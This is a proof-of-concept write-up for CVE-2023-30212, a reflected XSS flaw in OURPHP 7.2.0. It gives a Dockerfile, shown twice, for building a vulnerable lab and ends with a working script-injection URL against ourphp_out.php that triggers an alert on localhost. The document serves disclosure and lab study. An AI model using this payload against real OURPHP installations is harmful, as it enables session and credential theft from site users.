POC For Vulnerable Docker (CVE-2023-30212)

A vulnerability was found in OURPHP up to 7.2.0 which is Exploiting vulnerability to XSS (Cross-Site Scripting) in the mentioned version. The Direct echo in the `/client/manage/ourphp_out.php` file, in addition to controllable variables, allows attackers to execute XSS code.

Cross-Site Scripting Vulnerability

A reflected XSS (Cross-Site Scripting) attack is a type of security vulnerability that occurs when an attacker injects malicious scripts or code into a website or web application. The injected code is then reflected to the user's browser and executed, allowing the attacker to steal sensitive information, modify the website's content, or perform other unauthorized actions. An attacker can craft a malicious URL that includes a script as a search query parameter. When a user clicks on the URL, the script is executed in the user's browser, allowing the attacker to steal sensitive information, such as login credentials, session cookies, or personal data.

To replicate the scenario, a docker environment is created containing necessary files OURPHP along with a docker file which can be later used to make a container and process the case. Below are the steps including images pointing out the entire process:


Steps

1. The files required to host OURPHP included necessary contents and is named to a file called “data”. A docker file is then later added to make the process cleaner. The docker File is:

```
# Use the official PHP 7.2 Apache base image

FROM php:7.2-apache


# Install PHP extensions and other dependencies

RUN apt-get update && \

apt-get install -y \

libpng-dev \

libjpeg-dev \

libpq-dev \

default-mysql-client \
```

```
&& \
docker-php-ext-install -j$(nproc) \
gd \
mysqli \
pdo_mysql \
opcache \
&& \
apt-get clean && \
rm -rf /var/lib/apt/lists/*

# Install MySQL and configure the "data" database


RUN apt-get update && \
apt-get install -y default-mysql-server && \
rm -rf /var/lib/apt/lists/* && \
service mysql start && \
mysql -e "CREATE DATABASE vulnad;" && \
service mysql stop


#Copy the MySQL configuration file
COPY my.cnf /etc/mysql/conf.d/my.cnf
COPY init.sql /etc/mysql/init.sql

# Enable Apache modules
RUN a2enmod rewrite

# Set the document root
ENV APACHE_DOCUMENT_ROOT /var/www/html
```


```
# Update the default Apache site with the document root
RUN sed -ri -e 's!/var/www/html!${APACHE_DOCUMENT_ROOT}!g' /etc/apache2/sites-available/*.conf
RUN sed -ri -e 's!/var/www/!${APACHE_DOCUMENT_ROOT}!g' /etc/apache2/apache2.conf /etc/apache2/conf-available/*.conf

# Copy your web application files into the container
COPY data ${APACHE_DOCUMENT_ROOT}

# Set permissions for Apache to access the files
RUN chown -R www-data:www-data ${APACHE_DOCUMENT_ROOT}

# Expose port 80 for Apache
EXPOSE 80

# Start the Mysql and Apache servers
CMD service mysql start && apache2-foreground
```



```
└─$ cat dockerfile
# Use the official PHP 7.2 Apache base image
FROM php:7.2-apache

# Install PHP extensions and other dependencies
RUN apt-get update && \
    apt-get install -y \
        libpng-dev \
        libjpeg-dev \
        libpq-dev \
        default-mysql-client \
        && \
    docker-php-ext-install -j$(nproc) \
        gd \
        mysqli \
        pdo_mysql \
        opcache \
        && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*

# Install MySQL and configure the "data" database


RUN apt-get update && \
    apt-get install -y default-mysql-server && \
    rm -rf /var/lib/apt/lists/* && \
    service mysql start && \
    mysql -e "CREATE DATABASE data;" && \
    service mysql stop


#Copy the MySQL configuration file
COPY my.cnf /etc/mysql/conf.d/my.cnf
COPY init.sql /etc/mysql/init.sql

# Enable Apache modules
RUN a2enmod rewrite

# Set the document root
ENV APACHE_DOCUMENT_ROOT /var/www/html

# Update the default Apache site with the document root
RUN sed -ri -e 's!/var/www/html!${APACHE_DOCUMENT_ROOT}!g' /etc/apache2/sites-available/*.conf
RUN sed -ri -e 's!/var/www/!${APACHE_DOCUMENT_ROOT}!g' /etc/apache2/apache2.conf /etc/apache2/conf-available/*.conf

# Copy your web application files into the container
COPY data ${APACHE_DOCUMENT_ROOT}

# Set permissions for Apache to access the files
RUN chown -R www-data:www-data ${APACHE_DOCUMENT_ROOT}

# Expose port 80 for Apache
EXPOSE 80
```

We create a database and added a root admin access to it. We create an external SQL and config file which can be called into the docker file as well.

3. A Database name is given, and this Docker File is used to make a docker image which can be later run into a container.





4. After creating the image, it is run and mapped to port 80 in return makes it to a container so that it can be visited in Local Host.

5 . After Visiting the localhost , We login with the credentials which grand access as admin user. Due to the Direct echo in the `/client/manage/ourphp_out.php` file, in addition to controllable variables, allows attackers to execute XSS code. We add the payload :

`/client/manage/ourphp_out.php?ourphp_admin=logout&out=</script><script>alert("xss")</script>`

Which results into a reflected XSS in the website.




127.0.0.1
xss
OK